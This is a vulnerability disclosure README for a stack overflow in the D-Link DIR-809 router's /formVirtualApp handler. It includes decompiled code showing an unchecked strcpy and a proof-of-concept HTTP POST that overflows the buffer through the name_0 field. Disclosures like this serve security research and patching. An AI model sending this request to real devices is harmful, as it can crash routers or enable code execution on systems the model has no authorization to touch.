Lnkvct update progress ... on Nov 22, 2021 History

..

README	last year
README.md	last year

README.md

D-Link DIR809 Vulnerability

The Vulnerability is in page `/formVirtualApp` which influences the latest version of this router OS.

The firmware version is DIR-809Ax_FW1.12WWB03_20190410

Progress


- Confirmed by vendor.

Vulnerability description

In the function `FUN_8004776c` (page `/formVirtualApp`), we find a stack overflow vulnerability, which allows attackers to execute arbitrary code on system via a crafted post request.

Here is the description,

1. The `get_var` function extracts user input from the a http request. For example, the code below will extract the value of a key of format `"name_%d"` in the http post request which is completely under the attacker's control.
2. The string `pcVar2` obtained from user is copied onto the stack using `strcpy` without checking its length. So we can make the stack buffer overflow in `local_f8` .



```
memset(acStack144,0,100);
sprintf(acStack144,PTR_s_name_%d_80047c0c,local_28);
pcVar2 = (char *)get_var(param_2,param_3,acStack144,PTR_s__80047bf4);
cVar1 = *pcVar2;
if (*pcVar2 != '\0') {
  strcpy(local_f8,pcVar2);
  cVar1 = local_f8[0];
}
local_f8[0] = cVar1;
```

PoC

```
POST /formVirtualApp.htm HTTP/1.1
Host: 192.168.0.1
Content-Length: 3894
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer: http://192.168.0.1/Advanced/Virtual_Server_Server.asp?t=1620547787744
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=jFLW3efjuL
Connection: close

settingsChanged=1&curTime=1620547811394&HNAP_AUTH=A4C3C6EB82B72B04DB58611805409259+1620547811&submit-
url=%2FAdvanced%2FVirtual_Server_Server.asp&index=1&enabled_0=0&used_0=0&name_0=123123123123123*0x200&default_virtual_servers_0=-1&pul
```

Acknowledgment

Credit to @Yu3H0, @peanuts62, @Lnkvct from Shanghai Jiao Tong University and TIANGONG Team of Legendsec at Qi'anxin Group.